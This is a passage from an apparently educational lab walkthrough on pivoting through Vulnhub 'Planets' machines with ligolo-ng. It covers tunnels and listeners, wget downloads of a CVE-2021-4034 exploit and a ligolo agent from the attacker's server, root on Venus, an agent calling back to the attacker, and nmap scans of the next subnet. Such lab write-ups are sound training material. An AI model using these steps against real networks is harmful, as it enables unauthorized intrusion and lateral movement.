nano /etc/sysctl.conf

Add or update the line : net.ipv4.ip_forward=1

Apply configurations:

command :

```
sysctl -p
```

7. Verify routing table

command : *ip route show*

```
root@mercury:/tmp# ip route show
192.168.56.0/24 dev enp0s3 proto kernel scope link src 192.168.56.110
192.168.57.0/24 dev enp0s8 proto kernel scope link src 192.168.57.1
```

8. Since the agent connection dropped earlier on, we redeploy it again

Attacker machine

```
[L]$ ./proxy -selfcert -laddr 0.0.0.0:11601  
INFO[0000] Loading configuration file ligolo-ng.yaml  
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!  
INFO[0000] Listening on 0.0.0.0:11601
```

```
Made in France ♥ by @Nicocha30!  
Version: 0.8.3  
ligolo-ng » [ ]
```

On Target Machine

```
root@mercury:/tmp# ./agent -connect 192.168.56.1:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                addr="192.168.56.1:11601"
```

9. Great, now confirm once more in your ligolo console that everything is configured correctly

```
[Agent : root@mercury] » ifconfig
```

Interface 0	
Name	lo
Hardware MAC	00:00:00:00:00:00
MTU	65536
Flags	up loopback running
IPv4 Address	127.0.0.1/8
IPv6 Address	::1/128

Interface 1	
Name	enp0s3
Hardware MAC	08:00:27:2b:b7:f8
MTU	1500
Flags	up broadcast multicast running
IPv4 Address	192.168.56.110/24
IPv6 Address	fe80::a00:27ff:fe2b:b7f8/64

Interface 2	
Name	enp0s8
Hardware MAC	08:00:27:a0:93:7f
MTU	1500
Flags	up broadcast multicast running
IPv4 Address	192.168.57.1/24
IPv6 Address	fe80::a00:27ff:fea0:937f/64

10. After all this, add your route now to send all traffic for ICA's subnet (192.168.57.0/24) through the Ligolo tunnel interface on Kali

command : ***sudo ip route add 192.168.57.0/24 dev ligolo***

```
└─$ sudo ip route add 192.168.57.0/24 dev ligolo
```

11. Then start the tunneling in ligolo console

ligolo-console commands : ***tunnel_start -tun ligolo***

```
[Agent : root@mercury] » tunnel_start --tun ligolo
INFO[22967] Starting tunnel to root@mercury (080027088b63)
```


12. Finalize by trying to ping now

```
└─$ ping -c 4 192.168.57.8
PING 192.168.57.8 (192.168.57.8) 56(84) bytes of data.
64 bytes from 192.168.57.8: icmp_seq=1 ttl=64 time=3.44 ms
64 bytes from 192.168.57.8: icmp_seq=2 ttl=64 time=3.44 ms
64 bytes from 192.168.57.8: icmp_seq=3 ttl=64 time=2.91 ms
64 bytes from 192.168.57.8: icmp_seq=4 ttl=64 time=2.90 ms

--- 192.168.57.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 2.896/3.171/3.442/0.269 ms
```

6. Second Pivot { Venus → Earth Pivot }

a) Standard Setup



1. The next step is to now enumerate the venus machine and gain initial access.

```
$ ssh magellan@192.168.57.8
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
magellan@192.168.57.8's password:
[magellan@venus ~]$ whoami
magellan
```

You'll notice however that when you want to download or upload any file there (from kali machine), it says the host is unreachable (vboxnet0 ip = 192.168.56.1)

```
[magellan@venus ~]$ wget http://192.168.56.1:8000/main
--2026-03-25 15:57:32-- http://192.168.56.1:8000/main
Connecting to 192.168.56.1:8000... failed: Network is unreachable.
```

Even trying to ping it says host unreachable

```
[magellan@venus ~]$ ping 192.168.56.1
ping: connect: Network is unreachable
[magellan@venus ~]$
```

Venus has no route to 192.168.56.0/24 – it only knows its local networks (192.168.56.0/24, 192.168.58.0/24). Your ligolo routes Kali → Venus traffic, NOT Venus → Kali's vboxnet0.

2. To fix this, we need to create port forward on mercury

command : ***listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601 --tcp***


```
[Agent : root@mercury] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601 --tcp
INFO[11892] Listener 0 created on remote agent!
[Agent : root@mercury] »
```

--addr 0.0.0.0:11601 : Mercury opens port 11601 on ALL interfaces
--to 127.0.0.1:11601 : Forwards connections to Kali's proxy port 11601

3. Now confirm that our listener is active

```
[Agent : root@mercury] » listener_list
```

Active listeners				
#	AGENT	NETWORK	AGENT LISTENER ADDRESS	PROXY REDIRECT ADDRESS
0	root@mercury - 192.168.56.110:41922 - 0800272bb7f8	tcp	0.0.0.0:11601	127.0.0.1:11601
Online				

Basically, it makes mercury listen on port 11601 so Venus can connect its agent through Mercury's tunnel back to your Kali proxy.

Now, the reason for this is because ligolo-ng by design is unidirectional, I.e we cannot send or receive files directly, so we need to use the mercury to relay the file

4. To do so, we create a new listener

command : *listener_add --addr 0.0.0.0:8080 --to 127.0.0.1:8000 --tcp*

```
[Agent : root@mercury] » listener_add --addr 0.0.0.0:8080 --to 127.0.0.1:8000 --tcp
error: listen tcp 0.0.0.0:8080: bind: address already in use
```

5. It however tells us that the bind address already in use because mercury uses port 8080 for hosting the server, so we can just change the port to sth like 8888

command : *listener_add --addr 0.0.0.0:8888 --to 127.0.0.1:8000 --tcp*

```
[Agent : root@mercury] » listener_add --addr 0.0.0.0:8888 --to 127.0.0.1:8000 --tcp
INFO[6309] Listener 2 created on remote agent!
```

*Extras : if we want to delete a listener in ligolo, just run **listener_stop** and choose the one you want to stop*


```
[Agent : root@mercury] » listener_stop
? Specify the listener to stop: [Use arrows to move, type to filter]
0 - Agent: root@mercury - 192.168.56.110:55756 - 080027088b63 - Net: tcp - Agent Listener: 0.0.0.0:11601 - Redirect: 127.0.0.1:11601 [Online]
> 1 - Agent: root@mercury - 192.168.56.110:55756 - 080027088b63 - Net: tcp - Agent Listener: 0.0.0.0:8888 - Redirect: 127.0.0.1:8000 [Online]
```

6. However, we don't want to so we just list the listeners to confirm that we have it there

```
[Agent : root@mercury] » listener_list
```

#	AGENT	NETWORK	AGENT LISTENER ADDRESS	PROXY REDIRECT ADDRESS
0	root@mercury - 192.168.56.110:55756 - 080027088b63	tcp	0.0.0.0:11601	127.0.0.1:11601
2	root@mercury - 192.168.56.110:55756 - 080027088b63	tcp	0.0.0.0:8888	127.0.0.1:8000

7. Great, now that that is established, head over to kali, the path which had the file and run now the command : *python3 -m http.server 8888*

```

$ ls
CVE-2021-4034-main main

(cruzer@kali)-[~/../Vulnhub/series/planets/venus]
$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...

```

8. Now on the target in venus, we will download the file now but using the mercury's IP on the Venus-side subnet (192.168.57.1) as the gateway and not Venus's own IP (192.168.57.8)

On venus, we can see the gateway with

command : *ip route | grep default*

```
[magellan@venus tmp]$ ip route | grep default
[magellan@venus tmp]$
```

Unfortunately for us, its not there and thus we need to configure and set it manually

b) Setting venus's default gateway

1. Running the command *ip route* to check venus' current route shows two routes

```
[magellan@venus tmp]$ ip route
192.168.57.0/24 dev enp0s3 proto kernel scope link src 192.168.57.8 metric 100
192.168.58.0/24 dev enp0s8 proto kernel scope link src 192.168.58.7 metric 101
```

This means that :

- Venus only knows its own local networks (192.168.57.0/25 and 192.168.58.0/24)
- It has no default gateway yet, so it doesn't know how to route to other networks (like Kali or the wider internet)

2. To make Venus route traffic through mercury, we set Mercury's IP on the Venus' side subnet as the gateway

command : ***sudo ip route add default via 192.168.57.1 dev enp0s3***

```
[magellan@venus tmp]$ sudo ip route add default via 192.168.57.1 dev enp0s3

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for magellan:
magellan is not in the sudoers file. This incident will be reported.
```

Since we are not root now and we cannot do that, we can just get over with downloading the file and becoming root then we can set it later on

3. Confirm we can ping the ip gateway, even though we have not set it to be default

command : ***ping -c 4 192.168.57.1***

```
[magellan@venus tmp]$ ping -c 4 192.168.57.1
PING 192.168.57.1 (192.168.57.1) 56(84) bytes of data.
64 bytes from 192.168.57.1: icmp_seq=1 ttl=64 time=0.254 ms
64 bytes from 192.168.57.1: icmp_seq=2 ttl=64 time=0.236 ms
64 bytes from 192.168.57.1: icmp_seq=3 ttl=64 time=0.232 ms
64 bytes from 192.168.57.1: icmp_seq=4 ttl=64 time=0.444 ms

--- 192.168.57.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3027ms
rtt min/avg/max/mdev = 0.232/0.291/0.444/0.088 ms
```

4. Now download the zip file(exploit I.e CVE-2021-4034) and use it to become root

command : ***wget <http://192.168.57.1:8888/main>***

```
[magellan@venus tmp]$ wget http://192.168.57.1:8888/main
--2026-03-26 09:04:20-- http://192.168.57.1:8888/main
Connecting to 192.168.57.1:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 158 [application/octet-stream]
Saving to: 'main'

main                               100%[=====>]          158  --.-KB/s   in 0s

2026-03-26 09:04:20 (10.2 MB/s) - 'main' saved [158/158]
```

Now proceed with your rooting of the machine

5. After becoming root now, we then upload our ligolo agent. Before doing so, we need to stabilize our shell since we cannot even clear the screen

```
sh-5.1# whoami
root
sh-5.1# clear
TERM environment variable not set.
```

command : *python -c 'import pty;pty.spawn("/bin/bash")'*
command : *CTRL+Z;stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;*

6. We now have a good shell

```
[root@venus CVE-2021-4034-main]# whoami
root
[root@venus CVE-2021-4034-main]#
```

7. Now we can set it to be default

command : *sudo ip route add default via 192.168.57.1 dev enp0s3*

```
[root@venus CVE-2021-4034-main]# sudo ip route add default via 192.168.57.1 dev enp0s3
[root@venus CVE-2021-4034-main]#
```

8. Confirm it now : *ip route | grep default*

```
[root@venus CVE-2021-4034-main]# ip route | grep default
default via 192.168.57.1 dev enp0s3
[root@venus CVE-2021-4034-main]#
```

c) Configuring Venus

1. On your kali, create a bash file I.e command : *nano ip_config.sh* and paste the codes below

```
#!/bin/bash
```

#Run this script as root on Venus VM to temporarily set up pivoting network.

#Variables

IFACE="enp0s8"

IP_ADDR="192.168.58.1/24"

#Remove the old IP on the Earth-side interface (if present)

ip addr del 192.168.58.7/24 dev \$IFACE

#Assign static IP to interface

echo "[] Assigning IP \$IP_ADDR to \$IFACE"*

ip addr add \$IP_ADDR dev \$IFACE

#Bring interface up

echo "[] Bringing up interface \$IFACE"*

ip link set \$IFACE up

#Enable IP forwarding temporarily (will reset on reboot)

echo "[] Enabling IPv4 forwarding temporarily"*

sysctl -w net.ipv4.ip_forward=1

#Show resulting interface configuration and forwarding status

echo "[] Current interface \$IFACE configuration:"*

ip addr show \$IFACE

echo "[] IPv4 forwarding status (should be 1):"*

sysctl net.ipv4.ip_forward

echo "[] Routing table:"*

ip route show

echo "[] Temporary setup complete. Changes will NOT persist on reboot."*

Start a python server in the path with the script

```
└─$ ls
CVE-2021-4034-main ip_config.sh main
(cruzer@kali)-[~/.../Vulnhub/series/planets/venus]
└─$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

2. Now download the script in venus

command : **wget <http://192.168.57.1:8888>**

```
[root@venus tmp]# wget http://192.168.57.1:8888/ip_config.sh
--2026-03-26 10:12:10-- http://192.168.57.1:8888/ip_config.sh
Connecting to 192.168.57.1:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 904 [application/x-sh]
Saving to: 'ip_config.sh'

ip_config.sh          100%[=====>]          904  --.-KB/s   in 0s

2026-03-26 10:12:10 (28.2 MB/s) - 'ip_config.sh' saved [904/904]
```

3. Now make it executable and run it

command : **chmod +x ip_config.sh && ./ip_config.sh**

```
[root@venus tmp]# chmod +x ip_config.sh && ./ip_config.sh
RTNETLINK answers: Cannot assign requested address
[*] Assigning IP 192.168.58.1/24 to enp0s8
RTNETLINK answers: File exists
[*] Bringing up interface enp0s8
[*] Enabling IPv4 forwarding temporarily
net.ipv4.ip_forward = 1
[*] Current interface enp0s8 configuration:
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:ab:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.58.1/24 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::604d:319e:e0cc:166/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
[*] IPv4 forwarding status (should be 1):
net.ipv4.ip_forward = 1
[*] Routing table:
default via 192.168.57.1 dev enp0s3
192.168.57.0/24 dev enp0s3 proto kernel scope link src 192.168.57.8 metric 100
192.168.58.0/24 dev enp0s8 proto kernel scope link src 192.168.58.1
[*] Temporary setup complete. Changes will NOT persist on reboot.
```

4. Confirm the changes are okay

command : **ip addr show enp0s8**

```
[root@venus tmp]# ip addr show enp0s8
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d2:ab:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.58.1/24 scope global enp0s8
        valid_lft forever preferred_lft forever
    inet6 fe80::604d:319e:e0cc:166/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Great, now proceed to upload and deploy the ligolo agent

d) Setting up ligolo agent in Venus

1. Start a python server in the path with the ligolo agent

```

└─$ ls
agent  ligolo-ng.history  ligolo-ng.yaml  ligolo-selfcerts  proxy

(cruzer@kali)~[~/Downloads/ligolo]
└─$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...

```

2. Navigate to the /tmp directory in venus and download the binary

```

[root@venus CVE-2021-4034-main]# cd /tmp
[root@venus tmp]# wget http://192.168.57.1:8888/agent
--2026-03-26 09:30:57-- http://192.168.57.1:8888/agent
Connecting to 192.168.57.1:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7086264 (6.8M) [application/octet-stream]
Saving to: 'agent'

agent                               100%[=====] 6.76M  --.-KB/s  in 0.05s

2026-03-26 09:30:57 (145 MB/s) - 'agent' saved [7086264/7086264]

```

3. After this, we first need to create a new ligolo tunnel interface on kali whereby now we will be able to route the Earth traffic from kali

command : *sudo ip tuntap add user \$(whoami) mode tun ligolo2*

command : *sudo ip link set ligolo2 up*

```

(cruzer@kali)~[~/Downloads/ligolo]
└─$ sudo ip tuntap add user $(whoami) mode tun ligolo2

(cruzer@kali)~[~/Downloads/ligolo]
└─$ sudo ip link set ligolo2 up

```

4. Confirm the interface is created

command : *ip addr show ligolo2*

```

9: ligolo: <NO-CARRIER,POINTOPOINT,MULTICAST,NOARP,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 500
    link/none
10: ligolo2: <NO-CARRIER,POINTOPOINT,MULTICAST,NOARP,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 500
    link/none

```

Note that the ligolo is for the venus traffic and now ligolo2 will be for earth's traffic

5. Now, make the agent binary executable and deploy it. For the ip address to connect to, make sure it is that gateway for mercury

command : *chmod +x agent && ./agent -connect 192.168.57.1:11601 -ignore-cert*


```

root@venus tmp]# chmod +x agent
root@venus tmp]# ./agent -connect 192.168.57.1:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established      addr="192.168.57.1:11601"

```

6. Confirm the connection is received in the ligolo console

```

[Agent : root@mercury] » INFO[10808] Agent joined.      id=08002718545e name=root@venus remote="192.168.57.8:47004"

```

7. Perfect, now change the session to be the second one

```

[Agent : root@mercury] » session
? Specify a session : [Use arrows to move, type to filter]
 1 - root@mercury - 192.168.56.110:55756 - 080027088b63
> 2 - root@venus - 192.168.57.8:47006 - 08002718545e

```

8. With that, now add the route in kali

command : `sudo ip route add 192.168.58.0/24 dev ligolo2`

```

└─$ sudo ip route add 192.168.58.0/24 dev ligolo2
RTNETLINK answers: File exists

```

For my case I had already created it thus the File exists message

9. Now, we can start the tunneling on the ligolo console

command : **`tunnel_start --tun ligolo2`**

```

[Agent : root@venus] » tunnel_start --tun ligolo2
INFO[14031] Starting tunnel to root@venus (08002718545e)

```

10. Great, all is okay. The final thing is to do a ping sweep to find the systems in the network

```

└─$ nmap -sn 192.168.58.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 13:41 +0300
Nmap scan report for 192.168.58.2
Host is up (0.00014s latency).
MAC Address: 08:00:27:C5:1C:6B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.58.6
Host is up (0.00027s latency).
MAC Address: 08:00:27:D8:50:CD (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.58.7
Host is up (0.00033s latency).
MAC Address: 08:00:27:D2:AB:91 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.58.1
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 4.04 seconds

```


11. After some further scanning, we note that the final the one of : 192.168.58.6 is that of earth

```
$ nmap -sC -sV 192.168.58.6
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 13:41 +0300
Nmap scan report for 192.168.58.6
Host is up (0.00042s latency).
Not shown: 987 filtered tcp ports (no-response), 10 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.6 (protocol 2.0)
|_ ssh-hostkey:
|   256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)
|_  256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)
80/tcp    open  http         Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ http-title: Bad Request (400)
443/tcp   open  ssl/http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-title: Test Page for the HTTP Server on Fedora
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_   Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_   Not valid before: 2021-10-12T23:26:31
|_   Not valid after:  2031-10-10T23:26:31
|_ tls-alpn:
|_   http/1.1
MAC Address: 08:00:27:D8:50:CD (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.18 seconds
```

**SUCCESS YOU HAVE MANAGED TO SET UP YOUR OWN PIVOTING LAB
HAPPY HACKING !!!**